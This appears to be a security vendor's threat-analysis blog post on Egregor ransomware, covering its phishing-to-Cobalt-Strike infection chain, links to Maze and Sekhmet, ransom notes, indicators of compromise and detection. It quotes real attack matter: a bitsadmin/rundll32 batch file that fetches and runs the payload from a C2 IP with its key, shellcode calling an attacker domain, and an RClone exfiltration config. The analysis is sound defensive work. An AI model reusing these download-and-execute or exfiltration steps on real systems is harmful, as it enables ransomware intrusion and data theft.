

Cybereason vs. Egregor Ransomware

 cybereason.com/blog/cybereason-vs-egregor-ransomware



Written By
Cybereason Nocturnus

November 26, 2020 | 5 minute read


Research by: Lior Rochberger

Egregor is a newly identified ransomware variant that was first discovered in September, 2020, and has recently been identified in several sophisticated attacks on organizations worldwide, including the games industry giants [Crytek](#) and [Ubisoft](#).

Similar to the [Maze ransomware](#), Egregor's operators run an extortion ransomware operation, where the data is stolen and stored on the attacker's servers before it is encrypted on the users machine. Egregor is probably the most aggressive ransomware family in terms of negotiation with the victims. Its operators give only 72 hours to contact them. If the ransom is not paid, the data is released to the public via the attacker's website, "Egregor News."

Cybereason Blocks Egregor Ransomware

The ransomware payment is negotiated and agreed upon via a special chat function assigned to each victim. The payment is received in bitcoin:



Egregor News website - published data

Egregor is believed to be a relative of another ransomware called *Sekhmet* that emerged in March, 2020, which shares a lot of similarities with Egregor and also some similarities with Maze.


Egregor is still quite a mystery when it comes to how it is delivered in the attack and who is behind the campaign. Not much is known at this point, but speculation includes theories that Egregor is the "heir to Maze," after that threat actor announced they were [shutting down their operations](#) in late October. This assumption is supported by the close similarities between the two - and of course the timing.

Key Findings

- **Emerging Threat:** In a short amount of time, Egregor ransomware caused a great damage and made headlines across the world.

- **High Severity:** The Cybereason Nocturnus Team assesses the threat level as HIGH given the destructive potential of the attacks.
- **Low-and-Slow:** Prior to the deployment of the ransomware, the attackers attempt to infiltrate and move laterally throughout the organization, carrying out a fully-fledged hacking operation.
- **Infection Vector via Commodity Malware:** The infection seems to start with commodity malware. Based on a preliminary reconnaissance of data sent to the C2 servers, the operators can choose to escalate to an interactive hacking operation, which ultimately causes a mass ransomware infection.
- **Detected and Prevented:** The Cybereason Defense Platform fully detects and prevents the Egregor ransomware.

Breaking Down the Attack



Egregor infection chain

From Commodity Malware Infection to Ransomware

Since Egregor is a relatively new player in the game, not many incidents involving it are covered and detailed here, including information about the infection chain. The information available so far suggests that the initial infection starts with a phishing email that contains a malicious macro embedded in an attached document.

The macro code downloads a commodity malware, either Qbot icedID or Ursnif, which provides capabilities for stealing sensitive information that will later be used for lateral movement. This technique, which involves using a commodity malware as initial infection and to eventually deliver ransomware, was observed before with Ryuk ransomware and Maze.

Later in the attack, a CobaltStrike beacon is installed on the infected machine and the attack shifts to an interactive hacking operation. The attacker uses tools for reconnaissance such as Adfind and Sharphound to gather information about users, groups, computers and so on. This information will assist in the lateral movement phase and also in performing privilege escalation, as Egregor compromises Active Directory in order to become domain admin.

In this stage, after the malware settles on the victim's machine, it starts communications to the C2 in order to download additional components including scripts, DLLs and other files that will be used eventually to exfiltrate data and encrypt files.

Among the dropped files observed:

- **A batch file** that is used to run Bitsadmin and Rundll to download and execute the Egregor payload.
- **A Zip file** contains a binary file that is an RClone client, renamed svchost, and RClone config files (webdav, ftp and dropbox) used later for exfiltration.

ITW Urls ⓘ		
Scanned	Detections	URL
2020-09-22	1 / 79	http://185.238.0.233/newsvc.zip

Bundled Files ⓘ				
Scanned	Detections	File type	Name	
2020-11-14	0 / 72	Win32 EXE	svchost.exe	
2020-10-09	0 / 59	Text	svchost.conf	


RClone.exe

```
[drodisk]
type = dropbox
token =
{"access_token": "i6C4m2QNCTAA"}
```

VT screenshot of the RClone executable and configuration file

CobaltStrike creates a service that runs an encoded PowerShell command that executes shellcode that creates connection to amajai-technologies[.]industries:

```

üè...` .â1òd.R0.R..R..r(.·J&1ÿ1À~<a|., ÁĪ
.ÇâðRW.R..B<.Đ.@x.ÀtJ.ĐP.H..X .Óã<I.4..Ö1ÿ1À-ÁĪ
.Ç8àùô.}
ø;}$uâX.X$.Óf..K.X..Ó....Đ.D$$[[aYZQÿàX_Z..ë.]hnet.hwiniThLw&.ÿÖ1ÿWWWWh:Vy$ÿÖé...
.[1ÉQQj.QQhP...SPhW..ÆÿÖëp[1òRh..@.RRRSRPhëU.;ÿÖ.Æ.ÃP1ÿWwjÿSVh-..
{ÿÖ.À..Ã...1ÿ.öt..ùë
hªÂâ]ÿÖ.ÁhE!^1ÿÖ1ÿWj.QVPh·Wà.ÿÖ¿./..9Çt·1ÿé....éÉ...è.ÿÿÿ/v89u../.ûIð`#ÁwêTkmØ1¥OX
.lg²óç.·%ó.ü.)P..fbÅT..âAÀĐB.ÑapHþÊtÚ~.{,n³\÷°+yð%óĐ...User-Agent: Mozilla/5.0
(compatible; MSIE 9.0; Windows NT 6.1; WOW64; Trident/5.0; MANM)
.i.[ôz.``m.:).ÑP7.DKæÀÚ..äúB=ÓL..^mF+.0qúz.Nçl.B.*\cm..Ñø.^
.ÁU¿&.äpÆ.âi\[êÖ90$....ø..hÑ`V2,;..Ö.Ógß$`..ù0.2.n.j

ER(Ý³iÂo.#Êë.Êº.éwP,.¿±/
ç®.Ùû*¼4..ËôÀi..
¾¤
?..+U.tbZs..Oò<Q.eÜmY!.ÃÓ.âDø;ø...Ã-
É..ÁBæ._ò.SÝß.ëZ.8(.hðµçVÿÖj@h...h..@.WhX¤SâÿÖ.¹.....ÙQS.çWh.
..SVh...âÿÖ.ÀtÆ...Ã.ÀuâXÃè@ÿÿÿamajai-technologies.industries..4Vx

```

Decryption of the Shellcode

After dropping the files needed for the attack, the attackers “prepare the ground” and undertake a final procedure meant to avoid detection and prevention. The attacker creates a Group Policy Object (GPO) to disable Windows Defender and tries to take down any anti-virus products.

Egregor Execution

As described above, the operators of Egregor deploy the ransomware payload after collecting the sensitive information and setting the GPO to evade detection and prevention. To deploy the ransomware, they execute the dropped batch file that, as mentioned, is used to download and execute the ransomware payload from a remote server:

```


bitsadmin /transfer debjob /download /priority normal
http://185.238.0.233/b.dll C:\Windows\b.dll
rundll32.exe C:\Windows\b.dll,DllRegisterServer %1 --full

```

The content of the batch file


The Egregor payload can only be decrypted if the correct key is provided via command line argument to the Rundll32 process, which means that the file cannot be analyzed, either manually or using a sandbox, if the exact same command line that the attackers used to run the ransomware isn't provided.

In order to execute the ransomware and decrypt the blob of code inside of it, the operators provide the batch file with the key “-passegregor10” which resolves in the ransomware running and encrypting files:



Batch file execution as shown in the Cybereason Defense Platform

The encrypted file names are appended with a string of random characters as the new extension. For example, it renames a file named “My_files.zip” to “My_files.zip.lAsnM”, “My_files2.zip” to “My_files2.zip.WZIF” and so on. Also, the threat actor creates the “RECOVER-FILES.txt” with ransom note in all folders that contain encrypted files, as shown in the figure below:



Encrypted files



Egregor

Greetings

We have hacked your network, downloaded and encrypted your data.
You can recover your data and prevent data leakage to public.
Please upload your note **RECOVER-FILES.txt** using the form below and start recovering your data.
After you upload note, you will be provided with further instructions.

A message shown the the user

Connection to Sekhmet and Maze

Egregor shares code similarities with Sekhmet ransomware, as well as the notorious Maze ransomware. Besides code similarities, the tree ransomware has a lot in common, including behaviour and characteristics:

	Maze	Sekhmet	Egregor
First seen	May 2019	March 2020	July 2020
File type	DLL/EXE	DLL	DLL
Encrypted Files Extension	Files are appended with random extensions, consisting of random characters	Files are appended with random extensions, consisting of random characters	Files are appended with random extensions, consisting of random characters
Encryption Algorithm	ChaCha & RSA	ChaCha & RSA	ChaCha & RSA

Ransom Demand Message file name	DECRYPT-FILES.txt	RECOVER-FILES.txt	RECOVER-FILES.txt
Damage	Encryption and extortion	Encryption and extortion	Encryption and extortion
Cyber Criminal Contact	Tor browser website	Tor browser website	Tor browser website
Website name	Maze News	Leaks, Leaks, Leaks.	Egregor News

Another way to search for the connection between the three is to look at the infrastructure. The IP address [185.238.0\[.\]233](#) different binaries, Zip files and scripts:

- Maze ransomware binaries
- Egregor ransomware binaries
- Zip files contains the RClone binary and configuration files

The IP address is referred to by different scripts including the batch files that download the Egregor payload:




Chart describing the different samples found on 185.238.0[.]233

It is also worth mentioning the similarities in the ransom notes of the three. They have a very similar structure, and even some “copy-paste” parts:

```
The only method to restore your files and be safe from data leakage is to purchase a unique servers.
To contact us and purchase the key you have to visit our website in a hidden TOR network.

There are general 2 ways to reach us:

1) [Recommended] Using hidden TOR network.

a) Download a special TOR browser: https://www.torproject.org/
b) Install the TOR Browser.
c) Open the TOR Browser.
d) Open our website in the TOR browser: http://aoacugmutagkwctu.onion/%id%
e) Follow the instructions on this page.

2) If you have any problems connecting or using TOR network

a) Open our website: https://mazedecrypt.top/%id%
b) Follow the instructions on this page.

Warning: the second (2) method can be blocked in some countries. That is why the first (1) m

On this page, you will see instructions on how to make a free decryption test and how to pay
Also it has a live chat with our operators and support team.
```

Maze

```
The only method to restore your files and be safe from data leakage is to purchase a private servers.
After the payment we provide you with decryption software that will decrypt all your files, never post any information about you.

There are 2 ways to directly contact us:

1) Using hidden TOR network:

a) Download a special TOR browser: https://www.torproject.org/
b) Install the TOR browser
c) Open our website in the TOR browser: http://o3n4bhhtybbtwqqs.onion/%id%
d) Follow the instructions on this page.

2) If you have any problems connecting or using TOR network

a) Open our website: https://sekhmet.top/%id%
b) Follow the instructions on this page

On this web site, you will get instructions on how to make a free decryption test and how to
Also it has a live chat with our operators and support team.
```

Sekhmet

```
Then you need to CONTACT US, there is few ways to DO that.

I. Recommended (the most secure method)

a) Download a special TOR browser: https://www.torproject.org/
b) Install the TOR browser
c) Open our website with LIVE CHAT in the TOR browser: http://egregor4u5ipdzhv.onion/%id%
d) Follow the instructions on this page.

II. If the first method is not suitable for you

a) Open our website with LIVE CHAT: https://egregor.top/%id%
b) Follow the instructions on this page.

Our LIVE SUPPORT is ready to ASSIST YOU on this website.
```


Egregor

Comparison between the three ransomware's ransom notes

In addition to the Maze and Egregor binaries found on this specific server, other samples were found on the server, related to Prolock ransomware, as analyzed in [this report](#).

Cybereason Detection and Prevention



Cybereason is able to both detect and prevent the execution of Egregor, Sekhmet and Maze using the NGAV component. When the Anti-Ransomware feature is enabled, behavioral detection techniques in the platform are able to detect the attempt to encrypt files and raise a Malop for it:




Ransomware malop triggered due

to the malicious activity

Using the Anti-Malware feature with the right configuration (listed in the recommendations below), Cybereason will also detect and prevent the execution of the ransomware and ensure that it cannot encrypt targeted files:

 b.dll Known malware	Disinfected	 irmsadina	November 15, 2020 at 2:44:09 PM GM...
Description Known malware was detected	Detection name Gen:Variant.Zusy.313821	Path c:\users\... \b.dll	

Anti Malware alert - Disinfecting the b.dll (Egregor payload)



User notification, Blocking the

execution of the ransomware in the endpoint

Indicators of Compromise

IOC	Type	Description

f7bf7cea89c6205d78fa42d735d81c1e5c183041	SHA1	Egregor DLL
--	------	-------------

5a346fb957abeba389424dc57636edcacc58b5ba
901cee60fba225baf80c976b10dfa1684a73f5ee
a6259615ea10c30421e83d20f4a4b5f2c41b45b8
03cdec4a0a63a016d0767650cdaf1d4d24669795
4ea064f715c2a5f4ed68f57029befd8f406671dd
ac634854448eb8fcd3abf49c8f37cd21f4282dde
7bc6c2d714e88659b26b6b8ed6681b1f91eef6af
0579da0b8bfdce7ca4a45baf9df7ec23989e28b
3a33de9a84bbc76161895178e3d13bcd28f7d8fe
f7bf7cea89c6205d78fa42d735d81c1e5c183041
986f69a43e0bf174f73139785ec8f969acf5aa55
f1603f1ddf52391b16ee9e73e68f5dd405ab06b0
5a346fb957abeba389424dc57636edcacc58b5ba
901cee60fba225baf80c976b10dfa1684a73f5ee
a6259615ea10c30421e83d20f4a4b5f2c41b45b8
4ea064f715c2a5f4ed68f57029befd8f406671dd

ac6d919b313bbb18624d26745121fca3e4ae0fd3	SHA1	Egregor batch file
--	------	--------------------

95aea6b24ed28c6ad13ec8d7a6f62652b039765e
a786f383dfb90191aa2ca86ade68ee3e7c088f82
631924a3567390a081dbd82072a6fc3a185c5073
1be22505a25f14fff1e116fafcaae9452be325b1
a2d5700def24c3ae4d41c679e83d93513259ae4a

45.153.242.129	IPs	C2
----------------	-----	----

185.238.0.233
49.12.104.241

34a466a0e55a930d8d7ecd1d6e6c9c750082a5fe	SHA1	Zip containing RClone
--	------	-----------------------

2edaa3dd846b7b73f18fa638f3e1bc3a956affa4	SHA1	Encoded PowerShell
--	------	--------------------

MITRE ATT&CK BREAKDOWN

Initial Access	Privilege Escalation	Defense Evasion	Command and Control	Discovery	Lateral Movement	Exfiltration	Impact
----------------	----------------------	-----------------	---------------------	-----------	------------------	--------------	--------

<u>Phishing</u>	<u>Valid Accounts</u>	<u>Group Policy Modification</u>	<u>Ingress Tool Transfer</u>	<u>Account Discovery</u>	<u>Remote Services</u>	<u>Exfiltration Over Web Service</u>	<u>Data Encrypted for Impact</u>
-----------------	-----------------------	----------------------------------	------------------------------	--------------------------	------------------------	--------------------------------------	----------------------------------

	<u>Impair Defenses</u>		<u>Domain Trust Discovery</u>		<u>Exfiltration Over Web Service</u>		
--	------------------------	--	-------------------------------	--	--------------------------------------	--	--

	<u>Impair Defenses: Disable or Modify Tools</u>		<u>Permission Groups Discovery</u>				
--	---	--	------------------------------------	--	--	--	--

	<u>Masquerading</u>		<u>Permission Groups Discovery: Local Groups</u>				
--	---------------------	--	--	--	--	--	--



About the Author

Cybereason Nocturnus



The Cybereason Nocturnus Team has brought the world’s brightest minds from the military, government intelligence, and enterprise security to uncover emerging threats across the globe. They specialize in analyzing new attack methodologies, reverse-engineering malware, and exposing unknown system vulnerabilities. The Cybereason Nocturnus Team was the first to release a vaccination for the 2017 NotPetya and Bad Rabbit cyberattacks.

All Posts by Cybereason Nocturnus